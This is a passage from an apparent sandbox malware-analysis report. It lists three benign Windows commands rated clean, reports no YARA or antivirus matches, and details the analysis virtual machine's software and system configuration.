reg.exe	reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders" /v Desktop	CLEAN
mode.com	mode 76, 30	CLEAN
choice.exe	choice /C:123456780 /N	CLEAN

YARA / AV

No YARA or AV matches available.

ENVIRONMENT

Virtual Machine Information

Name	win10_64_th2_en_desktop
Description	windows 10 (64bit TH2 -EN- MSO_2016 Desktop)
Architecture	x86 64-bit
Operating System	Windows 10 Threshold 2
Kernel Version	10.0.10586.0 (0de6dc23-8e19-4bb7-8608-d54b1e6fa379)
Network Scheme Name	Local Gateway
Network Config Name	Local Gateway

Platform Information

Platform Version	2024.2.1
Dynamic Engine Version	2024.2.1 / 03/23/2024 11:02
Static Engine Version	2024.2.1.0 / 2024-03-23 09:36:38
AV Exceptions Version	2024.2.1.5 / 2024-03-22 20:39:30
Link Detonation Heuristics Version	2024.2.1.18 / 2024-04-18 14:31:08
Smart Memory Dumping Rules Version	2024.2.1.5 / 2024-03-22 20:39:30
Config Extractors Version	2024.2.1.18 / 2024-04-18 14:31:08
Signature Trust Store Version	2024.2.1.9 / 2024-03-26 09:11:11
VMRay Threat Identifiers Version	2024.2.1.23 / 2024-04-25 06:55:37
YARA Built-in Ruleset Version	2024.2.1.18

Software Information

Adobe Acrobat Reader Version	Not installed
Microsoft Office	2016
Microsoft Office Version	16.0.4266.1001
Hangul Office	Not installed
Hangul Office Version	Not installed
Internet Explorer Version	11.0.10586.0
Chrome Version	72.0.3626.81
Firefox Version	39.0
Flash Version	28.0.0.137
Java Version	8.0.1710.11

System Information

Sample Directory	C:\Users\RDhJ0CNFevzX\Desktop
Computer Name	XC64ZB
User Domain	XC64ZB
User Name	RDhJ0CNFevzX
User Profile	C:\Users\RDhJ0CNFevzX
Temp Directory	C:\Users\RDHJ0C~1\AppData\Local\Temp

System Root	C:\Windows